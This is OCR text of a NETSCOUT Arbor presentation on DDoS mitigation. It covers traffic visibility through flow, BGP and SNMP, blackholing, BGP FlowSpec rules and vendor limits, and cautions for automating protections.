
The result…

NETSCOUT | Arbor

Mitigation tools and strategies

Visibility is Key






Capture network information

Flow based architecture enables detail scalable understanding of traffic

- Arbor SP gathers the following
  - Flow – Real time traffic information
  - BGP – Routing Information
  - SNMP – Interface names and traffic statistics



- Flow Data
  - Enables DDoS Detection
  - Key input to count and provide detail on network traffic
- BGP Information
  - Provides reachability and data path information for reporting
  - Allows peering analysis
  - Enables Mitigation capabilities via Blackhole injection, Off-ramp of traffic or FlowSpec
- SNMP
  - Provide context for DDoS and Traffic Analysis
  - Tracks interface id, name, description and speed
  - Enables to validate precision of Flow data

Using Your Network For Mitigation

- **Classic ACLs**
  - Block all unnecessary protocols/ports at the network ingress
  - Permanent static or manually when the network is on fire 3am Saturday morning
- **S/RTBH**
  - Use source based remote triggered blackholing to block known bad sources
- **D/RTBH**
  - Use destination based remote triggered blackholing as a last resort to protect the network
- **BGP FlowSpec**
  - Signal injections of ACLs or routing policy to filter or divert traffic upstream

What is FlowSpec?

- Layer-4 Router ACLs that can be distributed and managed by BGP
- Manage distribution policy with BGP flexibility
- Provides for ability to match flows on the following items:
  - Source/Dest IP(s)
  - Source/Dest Ports(s)
  - Protocol
  - Packet-Length*
  - TCP Flags*
  - Fragmentation Bits*
- Perform the following actions:
  - Rate-Limit BPS (0-drop)
  - Set DSCP Values
  - Redirect-to-VRF
  - Redirect to IP nexthop

Platform dependent

FlowSpec Vendor Limits

- Feature parity across Juniper & Cisco are mostly equal
- Alcatel-Lucent close, but still behind
- System limits are still very different
- You need to understand your device's limits!

Vendor	Flowspec Table Limits
Nokia-Alcatel-Lucent	512
Cisco	3000 (ASR9K)
Juniper	8000

Enable FlowSpec on external facing interfaces

- Provides for policy application ingress on a router interface
- Essentially allows policy based routing (PBR)
- Specifies where FlowSpec rules get applied on the router
- Benefits:
  - Allows FS rules to only be applied to untrusted places on the network (where your attack traffic comes from)
  - Removes return-traffic complexities with scrubbing centers
  - Simplifies mitigation of East > West or Customer > Customer attacks

Automating FlowSpec & Protections

- FlowSpec only does L3 & L4, be careful with L7
- udp/443 isn’t always DDoS traffic anymore (QUIC)
- Whitelisting
  - You don’t want to drop traffic from an external root server
  - Or to your name servers
  - CDNs
  - CGNAT / Proxies

Automating FlowSpec & Protections

- “Safe” to do with certain protocols; NTP, SSDP, Chargen etc
- Have to be careful with others; DNS, SYN and many more..
- Important to know whats expected services per destination
- Integrated FlowSpec + active scrubbing is the complete solution


Announcement Protection

- Respect your hardware limits!
- Control rule update rates, you don’t want to thrash the router
- Prefix match validation (BGP ACLs)
- Remember to manage/restrict # of announced prefixes
  - Cisco: maximum-prefix
- Use BGP Communities


NETSCOUT | Arbor

BGP FlowSpec demo

Lab network design



Arbor SP and TMS – Attack Mitigation



NETSCOUT | Arbor

Active countermeasures demo

Thank You.

Jonas Krogell

jkrogell@arbor.net

www.netscout.com